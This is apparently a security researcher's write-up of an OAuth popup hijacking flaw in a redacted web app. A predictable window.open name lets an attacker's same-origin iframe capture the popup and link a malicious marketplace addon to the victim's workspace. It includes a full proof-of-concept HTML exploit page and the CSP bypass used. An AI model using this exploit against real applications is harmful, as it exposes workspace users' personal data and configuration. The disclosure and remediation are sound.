Can a Predicted `window.open` Target Really Be That Impactful?

TL;DR: A predictable
window.open()target name in [REDACTED]’s OAuth flow allowed attackers to hijack the authorization popup via iframe name collision. This enabled me to force victims to unknowingly link attacker-controlled marketplace addons to their workspace, exposing workspace owner PII and configuration data.
Background: What Is the window.open Target?
From MDN Web Docs:
A string, without whitespace, specifying the name of the browsing context the resource is being loaded into. If the name doesn’t identify an existing context, a new context is created and given the specified name. The special target keywords
_self,_blank(default),_parent,_top, and_unfencedTopcan also be used.This name can be used as the
targetattribute of<a>or<form>elements.
How Can We Use This Against an Application?
This is where iframe hijacking comes into play.
The attack works as follows:
- Set up an attacker-controlled page containing an
<iframe>with a pre-chosen name that matches the name the target application will pass towindow.open(). - When the victim visits this attacker page and triggers the OAuth flow (any action calling
window.open(url, "thepredictedname")), the browser looks for an existing browsing context with that name. - It finds ours the attacker’s iframe and loads the popup inside it instead of opening a new window.
- The attacker iframe now holds a reference to what the application believes is its trusted popup. From here, we exploit the relationship between the popup and the victim page.
The Vulnerability
The vulnerability exists in an addons feature where users can link additional capabilities to their account. The application allows preset integrations (Slack, Zoom, etc.) and custom ones from marketplace.redacted.com. To link an account, the user clicks “Connect” and authorizes through a marketplace OAuth flow.
Here’s the relevant source code:
async function p(e, n) {
    // Fetch OAuth URL from backend API
    let l = await N(e, n);

    // Extract trusted origin from redirect_uri parameter found in the initiateAddonsoauth url in the response
    let r = function(e) {
        var n;
        let i = new URL(e);
        return new URL(null != (n = i.searchParams.get("redirect_uri")) ? n : "").origin
    }(l);

    let k = null;

    // postMessage listener for OAuth callback
    let p = n => {
        var l, d, u, m;
        let N = n.data;

        (0, v.l$)(N, "type") && "oauth_response_complete" === N.type &&
        (0, v.l$)(N, "payload") && (

            // SECURITY CHECK: Validate origin matches redirect_uri origin
            //                 Validate source is our popup window
            r === n.origin && n.source === k

        ) && ((t.getState() === o.m.Pending && N.payload.auth && !N.payload.hasError) ? (
            t.resolve(N.payload.auth),
            window.removeEventListener("message", p)
        ) : void 0)
    };

    window.addEventListener("message", p);

    // VULNERABLE: Static window name allows iframe hijacking
    k = function(e) {
        let n = (screen.width - 640) / 2
          , i = screen.height / 2 - 287.5;
        return window.open(e, "addons-oauthWindow",
            `menubar=no,toolbar=no,status=no,width=640,height=575,left=${n},top=${i}`)
    }(l);

    ...
}
The application:
- Makes an API call to get a valid
authorizeUrl - Parses the
redirect_urifrom it and stores the origin asr:return new URL(null != (n = i.searchParams.get("redirect_uri")) ? n : "").origin - Opens a popup with a hardcoded, predictable target name:
return window.open(e, "addons-oauthWindow", `menubar=no,toolbar=no,...`) - Sets a
postMessagelistener with these security checks:r === n.origin && n.source === kr === n.origin— verifies the message comes from the expected OAuth redirect originn.source === k— verifies the message comes from the popup window reference
Normal Authorization Flow

When authorization completes, the callback page sends a postMessage to window.opener (app.redacted.com):
<html>

<body>
    <script type="text/javascript">
        try {
            if (window.opener) {

                window.opener.postMessage({
                    type: 'providerAuthPopupComplete'
                }, '*');

                window.opener.console.log({
                    "session_auth": {
                        "id": 101,
                        "clientID_": null,
                        "client_rev": null,
                        "error_log": {},
                        "revision_id": 99122766,
                        "created_at": "2026-01-22T01:40:26.000Z",
                        "updated_at": "2026-02-16T20:28:40.000Z",
                        "apiUsageCount": 0,
                        "access_allow": true,
                        "limit_cap": 0,
                        "user_email": "x@example.com",
                        "full_name": "John Doe",
                        "display_nick": null,
                        "providerID_": null,
                        "unique_uid": "x123456789hash",
                        "username": null,
                        "internalUser_ID": 1
                    }
                });


                window.opener.__oauthCallback__({
                    "session_auth": {
                        "id": 101,
                        "clientID_": null,
                        "client_rev": null,
                        "error_log": {},
                        "revision_id": 99122766,
                        "created_at": "2026-01-22T01:40:26.000Z",
                        "updated_at": "2026-02-16T20:28:40.000Z",
                        "apiUsageCount": 0,
                        "access_allow": true,
                        "limit_cap": 0,
                        "user_email": "x@example.com",
                        "full_name": "John Doe",
                        "display_nick": null,
                        "providerID_": null,
                        "unique_uid": "x123456789hash",
                        "username": null,
                        "internalUser_ID": 1
                    }
                }, false);
                window.close();
            }
        } catch (e) {

            const allowedOrigins = [
                "https://app.redacted.com",
                "https://calendar.redacted.com",
                "https://developer.redacted.com",
                "https://marketplace.redacted.com",
                "https://web.redacted.com",
                "https://integrations.redacted.com",
                "https://login.redacted.com"
            ];

            allowedOrigins.forEach(
                (origin) => window.opener.postMessage({
                        type: 'oauth_response_complete',
                        payload: {
                            "session_auth": {
                                "id": 101,
                                "clientID_": null,
                                "client_rev": null,
                                "error_log": {},
                                "revision_id": 99887766,
                                "created_at": "2026-01-22T01:40:26.000Z",
                                "updated_at": "2026-02-16T20:28:40.000Z",
                                "apiUsageCount": 0,
                                "access_allow": true,
                                "limit_cap": 0,
                                "user_email": "victim_user@example.com",
                                "full_name": "John Doe",
                                "display_nick": null,
                                "providerID_": null,
                                "unique_uid": "x123456789hash",
                                "username": null,
                                "internalUser_ID": 1
                            }
                        },
                        hasError: false
                    },
                    origin
                )
            );
            window.close();
        }
    </script>
</body>

</html>
The flow looks secure the postMessage listener has strict origin and source checks. So how do we exploit it?
The trick: hijack the popup so it loads in our iframe, then change
iframe.srcto our attacker callback forcing the victim to link our marketplace addon to their workspace.
Building the Exploit
STEP 1: The CSP Barrier
For iframe hijacking to work, we need to create an iframe that shares the same origin as the page calling window.open() with the predictable target name. Browsers scope named browsing contexts by origin an iframe at attacker.com won’t collide with a window name lookup from app.redacted.com.
So we need to iframe something under app.redacted.com. The problem? The application enforces a strict Content Security Policy preventing framing. Even 404 pages return proper frame-ancestors directives.
After enumeration, I discovered that static JavaScript files served from paths like /static/*.js returned relaxed CSP headers that omitted frame-ancestors. This meant we could create an iframe pointing to one of these JS files:
<iframe
    id="hijackFrame"
    name="addons-oauthWindow"
    src="https://app.redacted.com/static/chunk.a1b2c3d4.js">
</iframe>
The iframe now exists under app.redacted.com’s origin with the target window name pre-registered in the browser’s browsing context.
STEP 2: Capturing the Attacker Callback
Before weaponizing the hijack, we need a valid OAuth callback URL tied to an attacker-controlled marketplace addon:
- Create a malicious addon in the marketplace with permissions to access workspace data
- Initiate the OAuth flow from the attacker’s own account
- Complete authentication and intercept the final callback URL before it executes
- Store this URL it contains the authorization code that will link the addon to whoever triggers it
- the callback call doesn’t have a csp which is the case for everything under /api
STEP 3: Timing the Redirect
The final piece is detecting when the popup gets hijacked and redirecting at the right moment. When window.open() resolves to our iframe instead of a new window, the OAuth authorization page loads inside it. We detect this via the onload event and immediately redirect to our captured callback:
<!DOCTYPE html>
<html>
<head>
    <title>OAuth Hijack PoC</title>
</head>
<body>
    <button onclick="startAttack()">Open App</button>

    <iframe
        id="hijackFrame"
        name="addons-oauthWindow"
        src="https://app.redacted.com/static/chunk.a1b2c3d4.js"
        style="width:640px; height:575px;">
    </iframe>

    <script>
        const attackerCallback = "https://api.redacted.com/api/auth/callback?code=ATTACKER_CODE&state=ATTACKER_STATE";

        function startAttack() {
            // Open the legitimate app in a new tab
            window.open("https://app.redacted.com/workspace/addons");

            const frame = document.getElementById("hijackFrame");
            let hijacked = false;

            frame.onload = function() {
                if (hijacked) return;
                hijacked = true;

                // OAuth page just loaded in our iframe redirect to attacker callback
                frame.src = attackerCallback;
            };
        }
    </script>
</body>
</html>
Why the Intermediate CSP Doesn’t Matter
One might assume the attack fails because the OAuth authorization page (marketplace.redacted.com/oauth/authorize) also has framing protections. It does but this is irrelevant.
The browser maintains the iframe’s relationship with the opener window regardless of whether intermediate pages load successfully. When the authorization page blocks itself from framing, the iframe errors out but the browsing context persists. We simply wait for any load event and redirect to the callback endpoint, which sits under /api and lacks these protections.
The callback page then executes normally, sending its postMessage to window.opener which still points to the victim’s legitimate app tab.
The Complete Attack Chain
| Step | Action |
|---|---|
| 1 | Victim visits attacker page containing the named iframe |
| 2 | Victim clicks button, opening app.redacted.com/workspace/addons in a new tab |
| 3 | Victim clicks “Connect” on a marketplace addon |
| 4 | App calls window.open(authorizeUrl, "addons-oauthWindow") |
| 5 | Browser finds existing browsing context with matching name → OAuth loads in attacker’s iframe |
| 6 | Attacker’s onload handler fires and redirects iframe to pre-captured callback |
| 7 | Callback page sends auth data to window.opener (the victim’s app tab) |
| 8 | Victim’s app processes the response and links the attacker’s malicious addon to their workspace |
And now after the attack is done. we can access the victim workspace configuration, Workspace users PII, and make some actions that will affect the workspace from the market API .
The root cause is the use of a static, predictable string ("addons-oauthWindow") as the window.open target name. Randomizing this value per-session would fully remediate the vulnerability.
-alienisgrinding